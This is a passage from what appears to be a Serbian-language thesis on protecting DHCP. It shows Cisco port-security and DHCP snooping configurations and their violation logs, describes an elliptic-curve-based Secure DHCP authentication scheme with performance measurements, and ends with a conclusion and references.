*Jan  3 05:39:44.460: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address 80f1.4e03.68a2 on port GigabitEthernet0/10.
LNS-3560X-01#
*Jan  3 05:39:49.468: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address a07a.81de.cc72 on port GigabitEthernet0/10.
LNS-3560X-01#
*Jan  3 05:39:54.476: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused by MAC address a873.023a.54ca on port GigabitEthernet0/10.
LNS-3560X-01#
```

Slika 5.1.3- Primer Port Security prekršaja

Slika 5.1.3 prikazuje grešku izazvanu pokušajem pristupa nedozvoljene MAC adrese na dati port.

```
3560X-01#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
              (Count)      (Count)      (Count)
-----
      Gi0/10              5              5      19512      Restrict
-----
Total Addresses in System (excluding one mac per port)  : 4
Max Addresses limit in System (excluding one mac per port) : 6144
3560X-01#
```

Slika 5.1.4- Primer sa prikazom ukupnog broja prekršaja

Na slici 5.1.4, nalaze se isti parametri kao na slici 5.1.2, uz izmene vrednosti.

5.2 DHCP Snooping

DHCP Snooping radi na sloju veze. Ova tehnologija ugrađena je u operativni sistem Switch-a. Konfiguriše se tako što se prvo uključi i pri tom svi portovi postaju nepoverljivi(eng. Untrusted).

```
IOU3#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#! Set the trusted port first to avoid any service interruption!
IOU3(config)#interface ethernet 0/0
IOU3(config-if)#ip dhcp snooping trust
IOU3(config-if)#exit
IOU3(config)#ip dhcp snooping
IOU3(config)#ip dhcp snooping vlan 1-2
IOU3(config)#end
IOU3#
*Oct 29 17:00:53.321: %SYS-5-CONFIG_I: Configured from console by console
IOU3#show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
1-2
DHCP snooping is operational on following VLANs:
1-2
DHCP snooping is configured on the following L3 Interfaces:

Insertion of option 82 is enabled
circuit-id default format: vlan-mod-port
remote-id: aabb.cc00.0500 (MAC)
Option 82 on untrusted port is not allowed
Verification of hwaddr field is enabled
Verification of giaddr field is enabled
DHCP snooping trust/rate is configured on the following Interfaces:

Interface                Trusted    Allow option    Rate limit (pps)
-----
Ethernet0/0              yes       yes             unlimited
Custom circuit-ids:
IOU3#copy run start
Destination filename [startup-config]?
Building configuration...
Compressed configuration from 1624 bytes to 936 bytes[OK]
IOU3#
```

Slika 5.2.1- Primer uključivanja DHCP Snooping-a

Na slici 5.2.1 je prikazan primer uključivanja DHCP Snooping-a.

U ovoj prvoj fazi se podešava i parametar DHCP rate limit, koji služi za usporavanje napada, kao što je napad iscrpljivanja IP adresa(eng. DHCP Starvation). Na nepoverljive portove isključivo prihvata DHCPDISCOVER I DHCPREQUEST poruke, dok sve ostale odbacuje. Na poverljivim portovima ne postoje ograničenja na tip poruke koje prima i propušta. Na te portove je najčešće povezan legitimni DHCP

server. DHCP Snooping vodi evidenciju koji DHCP server je izdao IP adresu i koju IP adresu je izdao na koju MAC adresu. Ti se zapisi čuvaju u bazi koja se nalazi u fleš(eng. Flash) memoriji Switch-a.

Korišćenjem DHCP Snooping-a možemo da izbegnemo napade tipa „Čovek u sredini“. Port Security bi trebao da se koristi u kombinaciji sa DHCP Snooping-om, da bi izbegli napade iscrpljivanja IP adrese(eng. DHCP Starvation attack). Možemo reći da DHCP Snooping dodaje opciju 82(eng. DHCP Relay Agent Information Option), ako DHCP paket prolazi kroz njega. Pošto se po standardu relay agent paketi odbacuju na DHCP serveru, on mora ručno da se podesi da bi se ti paketi prihvatili. Na sledećoj slici predstavljen je prikaz uključivanja opcije 82 u DHCP Snooping.

```
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#ip dhcp relay information trust-all
R1(config)#end
R1#
*Mar 1 00:49:13.755: %SYS-5-CONFIG_I: Configured from console by console
R1#copy run start
Destination filename [startup-config]?
Building configuration...
[OK]
R1#
```

Slika 5.2.2- Primer uključivanja opcije 82 u DHCP Snooping

Na slici 5.2.2 je prikazan primer uključivanja opcije 82 u DHCP Snooping.

Nakon što smo osposobili DHCP Snooping, napadi pomoću Ettercap alata više ne funkcionišu, pošto ne može da primi DHCPDISCOVER poruke a samim tim ne može ni da odgovori. Napad iscrpljivanja IP adresa takođe više ne funkcioniše pošto se sada vrši upoređivanje izvorišne MAC adrese sa datom MAC adresom u DHCP poruci ali se takođe i ograničava broj mogućih MAC adresa u Ethernet okvirima pomoću Port Security-a.

Na sledećim slikama su predstavljene greške koje se javljaju nakon napada iscrpljivanjem IP adresa i napada tipa „Čovek u sredini“.

```
IOU3#
*Oct 29 17:10:22.200: %DHCP_SNOOPING-5-DHCP_SNOOPING_MATCH_MAC_FAIL: DHCP_SNOOPING drop message
IOU3#
```

Slika 5.2.3- Primer DHCP Snooping greške usled prekršaja

Na slici 5.2.3 je prikazan primer DHCP Snooping greške usled prekršaja(nepodudaranje MAC adresa).

```

IOU3#
*Oct 29 17:12:53.669: %DHCP_SNOOPING-4-QUEUE_FULL: Fail to enqueue DHCP packet into processing
IOU3#

```

Slika 5.2.4- Primer DHCP Snooping greške izazvane popunjavanjem DHCP Snooping bafera

Na slici 5.2.4 je prikazan primer DHCP Snooping greške izazvane popunjavanjem DHCP Snooping bafera.

```

IOU3#
*Oct 29 18:31:00.024: %PM-4-ERR_DISABLE: psecure-violation error detected on Et1/0, putting Et
IOU3#
*Oct 29 18:31:00.024: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, caused
*Oct 29 18:31:01.024: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet1/0, changed sta
IOU3#
*Oct 29 18:31:02.024: %LINK-3-UPDOWN: Interface Ethernet1/0, changed state to down
IOU3#

```

Slika 5.2.5- Primer Port Security greške zbog prevelikog broja MAC adresa

Na slici 5.2.5 je prikazan primer Port Security greške izazvanom prevelikim brojem MAC adresa.


5.3 Secure DHCP implementacija

Suština ovog oblika zaštite DHCP protokola odrađena je u dve faze. **Prva faza** obuhvata međusobnu autentifikaciju DHCP servera i klijenta i obradu ključeva. Ova faza se bazira na Diffie-Hellman algoritmu za razmenu ključeva u kombinaciji sa problemom diskretnog logaritma eliptične krive(eng. Elliptic Curve Discrete Logarithm Problem-ECDLP) i jake kriptografske heš(eng. Hash) funkcije. **Druga faza** obuhvata autentifikaciju DHCP poruka korištenjem digitalnih potpisa. U daljem tekstu objasniću detaljnije rad ove dve faze. Slikom 5.3.1 je predstavljena Secure DHCP implementacija sa formulama i oznakama koje ću koristiti u daljem tekstu.

C i S	ID klijenta i servera
PW _c	Lozinka klijenta
h(·)	Jaka kriptografska heš funkcija
H(·)	Funkcija koja mapira tačku na eliptičnoj krivoj
	Operacija konkatencije
⊕	Operacija ekskluzivnog sabiranja
K _s	Lozinka servera
SK	Sesijski ključ
Q	Javni ključ servera

Tabela 5.3.1- Opis oznaka u Secure DHCP implementaciji

Na tabeli 5.3.1 prikazan je opis oznaka korištenih na slici 5.3.1.



Slika 5.3.1- Primer DHCP Secure implementacije sa formulama i oznakama

Na slici 5.3.1 prikazan je primer DHCP Secure implementacije sa formulama i oznakama.


5.3.1 Faza autentifikacije entita i obrade ključa(EAKM)

Ova faza se odrađuje u tri koraka. **Prvi korak** u EAKM predstavlja biranje parametara eliptične krive, klijenta i servera. Server bira svoj tajni ključ, K_s , računa svoj javni ključ $Q=K_s \cdot P$ preko izabrane tačke P na eliptičnoj krivoj. Na kraju objavljuje sve javne parametre: P, a, b, n, h, Q . Svoj tajni ključ ne objavljuje. **Drugi korak** predstavlja biranje identiteta C , i lozinke PW_c DHCP klijenta. Nakon toga se ti podaci u kombinaciji sa MAC adresom klijenta šalju serveru preko sigurnog kanala ili mrežni administrator može ručno da ih unese. Kada server dobije sve ove podatke, na osnovu njih, pravi svoj verifikacioni kod V_f , korištenjem svog tajnog ključa K_s i jake kriptografske heš(eng. Hash) funkcije. Taj zapis se kasnije čuva u bazi.

Treći korak u EAKM predstavlja glavni korak. Kada klijent C pokuša da se poveže na računarsku mrežu, proces autentifikacije između klijenta C i servera S se odvija u četiri odvojene radnje. **U prvoj radnji** klijent generiše svoj nasumični broj r_1 , kojim računa vrednost M , pomoću javnih parametara servera. Taj parametar M , zajedno sa identitetom klijenta C i MAC adresom klijenta se šalje serveru u poruci zahteva REQUEST. **U drugoj radnji** server prima tu poruku, proverava da li u svojoj bazi ima zapis o tom identitetu klijenta i MAC adresi. Ukoliko nema tu kombinaciju u svojoj bazi podataka, ta poruka se odbacuje. Ako server utvrdi da je poslata kombinacija u redu, generiše svoju nasumičnu vrednost r_2 i korišćenjem verifikacionog koda V_f zajedno sa identitetom klijenta i poslatoj M vrednosti, računa lozinku klijenta PW_c , kao i parametre N , M_1 , R_2 , koji služe za računanje heš vrednosti h_1 . Nakon svega ovoga server šalje poruku izazova (eng. CHALLENGE), koja sadrži identitet servera S, kao i ove prethodno generisane vrednosti. **U trećoj radnji**, po prijemu poruke izazova, klijent računa vrednost M_1 , koja se koristi za proveru vrednosti heš-a h_1 . Ako se nekim slučajem izračunata heš vrednost ne podudara sa dobijenom, sesija se odmah prekida. U suprotnom, klijent računa sesijski ključ SK_c , koji se koristi za računanje heš vrednosti h_2 . Na kraju klijent šalje poruku odgovora RESPONSE, koja sadrži identitet klijenta, servera i izračunate heš vrednosti h_2 . **U četvrtoj radnji** server proverava dobijenu heš vrednost h_2 , generiše svoj sesijski ključ SK_s , kojim računa heš vrednost h_2 . Ako se izračunata heš vrednost podudara sa dobijenom od klijenta, server autentifikuje klijenta preko jedinstvenog sesijskog ključa.

5.3.2 Faza autentifikacije poruke

Secure DHCP omogućava autentifikaciju DHCP poruka. Ovo predstavlja nadogradnju na standardni DHCP u cilju sprečavanja različitih vrsta napada. Kao nadogradnja omogućeno je klijentima da samostalno odluče hoće li da koriste ovaj sistem ili ne. Sledeća slika prikazuje razmenu DHCP poruka sa omogućenom Secure DHCP funkcijom.



Slika 5.3.2- Primer razmene DHCP poruka sa omogućenom Secure DHCP funkcijom

Na slici 5.3.2 je prikazan primer razmene DHCP poruka sa omogućenom Secure DHCP funkcijom.


Svaka DHCP poruka poslata od strane servera ili klijenta prolazi kroz MA(Message Authentication) mehanizam. Klijent koristi polje option, da bi naznačio da hoće da koristi Secure DHCP. Kada DHCP server primi oglašavajuću poruku od klijenta DHCPDISCOVER, on proverava da li je u option polju naznačeno da li klijent želi da koristi Secure DHCP. Ako nije naznačeno, server to tretira kao regularnu poruku a inače to prosleđuje mehanizmu MA na proveru. Tu se vrši provera polja ponavljanja RD(Reply Detection Field). Ako provera ne uspe poruka se odbacuje u suprotnom DHCP priprema poruku odgovora DHCPOFFER, na koju nadovezuje svoj digitalni potpis. Digitalni potpis se sastoji iz sesijskog ključa, poznatog i serveru i klijentu, MAC adrese klijenta, IP adrese i klijenta i servera, adrese podrazumevanog mrežnog prolaza i vrednost detekcije ponavljanja. Kada klijent primi poruku od servera, na osnovu dobijenih podataka računa digitalni potpis servera i upoređuje ga sa dobijenim digitalnim potpisom. Ako ima podudaranja, klijent generiše poruku zahteva DHCPREQUEST, u suprotnom poruka se odbacuje. Na generisanu poruku zahteva DHCPREQUEST se dodaje digitalni potpis klijenta. Po prijemu poruke, server vrši proveru digitalnog potpisa klijenta i formira poruku odgovora DHCPACK kojom klijent nakon prijema podešava svoje mrežne parametre.

5.3.3 Evaluacija performansi Secure DHCP implementacije

Kao referentni sistem za merenje performanse uzete su Ubuntu virtuelne mašine koje rade na taktu od 3.6 GHz i 2 GB radne memorije. Vreme potrebno za autentifikovanje klijenta označeno je sa CAT(eng. Client Authentication Time), sa MAT(eng. Message Authentication Time) je označeno vreme potrebno za autentifikovanje DHCP poruka i sa CT(eng. Completion Time) označeno je ukupno vreme DHCP konverzacije. CAT je vreme potrebno da se obrade poruke zahteva, izazova i odgovora(REQUEST, CHALLENGE, RESPONSE). MAT je vreme potrebno da


se obrade DHCP poruke(DHCPDISCOVER, DHCPPOFFER, DHCPREQUEST, DHCPACK). CT je suma vremena CAT i vremena MAT.

Prvi test se bazira na broju klijenata koji pristupaju lokalnoj mreži i procentu napadača među njima. Broj klijenata u ovom testu se kreće od 5-40 a procenat napadača od 0-60 %. Na sledećim slikama se vide rezultati ovog testiranja.




Slika 5.3.3-Primer CAT vremena sa N brojem korisnika

Na slici 5.3.3 je prikazan primer CAT vremena sa N brojem korisnika.



Slika 5.3.4- Primer MAT vremena sa N brojem korisnika


Na slici 5.3.4 je prikazan primer MAT vremena sa N brojem korisnika.



Slika 5.3.5- Primer CT vremena sa N brojem korisnika

Na slici 5.3.5 je prikazan primer CT vremena sa N brojem korisnika.


Iz datog primera se vidi da što je veći broj klijenata, povećava se i vrednost MAT, CAT i CT vremena. Efikasnost ovog rešenja se ovde vidi da pri povećanju procenta napadača se smanjuju vremena MAT, CAT i CT. Razlog tome je što DHCP ne obrađuje DHCPREQUEST i DHCP OFFER poruke u slučaju napada. Korišćenjem ovog rešenja se izaziva određeno kašnjenje koje u našem primeru, gdje imamo N broj korisnika, iznosi između 7.8 i 66.2 ms. Iako ovo rešenje izaziva kašnjenja, sigurnost mreže je veći prioritet. Na sledećoj slici je prikazan primer razlike u vremenu sa i bez korišćenja Secure DHCP implementacije.



Slika 5.3.6- Primer razlike u vremenu sa i bez korišćenja Secure DHCP implementacije

Na slici 5.3.6 je prikazan primer razlike u vremenu sa i bez korišćenja Secure DHCP implementacije.

Još jedno poređenje izvršeno je korišćenjem Secure DHCP-a i korišćenjem digitalnih sertifikata sa ključevima dužine 2048 i 3072 bit. Jasno se vidi da se korišćenjem digitalnih sertifikata značajno povećava vreme kašnjenja, pogotovu ako imamo veći broj klijenata. Na sledećoj slici je prikazan primer ovog poređenja.



Slika 5.3.7- Primer poređenja Secure DHCP i digitalnih sertifikata sa ključevima

Ova implementacija pruža potpunu zaštitu od svake vrste napada i neznatno usporava rad u zavisnosti od broja klijenata i napadača u datoj računarskoj mreži.

6 **Zaključak**

Razvoj informacionih tehnologija nam je olakšao život u mnogim sferama. Omogućuje razmenu informacija i povezivanje ljudi na velikim udaljenostima, jednostavno je ušla u svaku poru poslovnog i privatnog života.

DHCP protokol je jedna karika u tom velikom sistemu. Osmišljena je kao olakšica u radu mrežnih administratora, da bude skalabilan i jednostavan za korišćenje a u isto vreme funkcionalan i precizan. Sama ideja i razlog nastanka ovog protokola je prevazilaženje i unapređenje stare, nefunkcionalne tehnologije kao i radnih procedura. Bezbednosni aspekt se nije razvijao u istom tempu iz prostog razloga, jer nije bilo potrebe.

Bezbednost i zaštita DHCP protokola je vremenom postala neminovnost koja se javlja usled povećanja broja povezanih uređaja i sve složenijih napada na iste. Napadi su u početku imali za cilj onemogućavanje normalnog rada računarskih mreža, dok su današnji napadi veoma sofisticirani i ciljaju na narušavanje opšte bezbednosti i privatnosti. Proizvođači mrežne opreme kao i naučnici iz ove oblasti, zajedničkim snagama su krenuli u pronalaženje trajnog rešenja zaštite. Ostvareni su značajni rezultati u ovoj oblasti, o čemu sam govorio u svom radu.

Izabrao sam ovu temu za svoje izučavanje, jer me je fascinirao način rada DHCP protokola ali više neosmišljenost zaštite u fazi njegovog puštanja u rad. Moj rad se zasniva na trenutnom stanju zaštite DHCP protokola. Smatram da je to jedan nezaustavljiv proces daljeg razvoja tehnologije DHCP protokola sa sada paralelnim razvijanjem zaštitnih mehanizama kao odgovor na sve složenije napade.

Moj cilj je dalje istraživanje u ovoj oblasti i vremenom aktivno učešće u njenom daljem razvoju.

7 Literatura

1. R. Droms i T. Lemon, The DHCP Handbook, Sams Publishing, br. 2, 2003
2. N. Alcott, DHCP for Windows 2000, O'Reilly Media, br. 1, 2001
3. D. D. Dinu, M. Togan i I. Bica, „ON DHCP SECURITY,” PROCEEDINGS OF THE ROMANIAN ACADEMY, str. 403-412 , 2017
4. M. P. Harvey, „Dynamic Host Configuration Protocol: Security Implications and Possible Safeguards,” GIAC directory of certified professionals, 2004
5. WhiteWinterWolf, „DHCP exploitation guide,” [Na mreži]. Preuzeto sa <https://www.whitewinterwolf.com/posts/2017/10/30/dhcp-exploitation-guide/>. [Poslednji pristup 22 3 2019]
6. J. Miah, „Cisco Port-Security Concept/Implementation,” [Na mreži]. Preuzeto sa <http://www.jay-miah.co.uk/cisco-port-security-conceptconfiguration/>. [Poslednji pristup 23 3 2019]
7. R. Walton, „IMPLEMENTING DHCP Chapter 1,” [Na mreži]. Preuzeto sa <https://slideplayer.com/slide/8705020/>. [Poslednji pristup 23 3 2019]
8. J. Miah, „DHCP Snooping Concept/Implementation,” [Na mreži]. Preuzeto sa <http://www.jay-miah.co.uk/dhcp-snooping-conceptconfiguration/>. [Poslednji pristup 23 3 2019]
9. O. S. Younes, „A Secure DHCP Protocol to Mitigate LAN Attacks,” Journal of Computer and Communications, br. 4, str. 39-50, 2016
10. Veinović, M., Adamović, S., Kriptologija I, Univerzitet Singidunum, 2013
11. Milosavljević, M., Adamović, S., Kriptologija 2, Univerzitet Singidunum, 2014
12. Adamović, S., Zaštita informacionih sistema, Univerzitet Singidunum, 2015

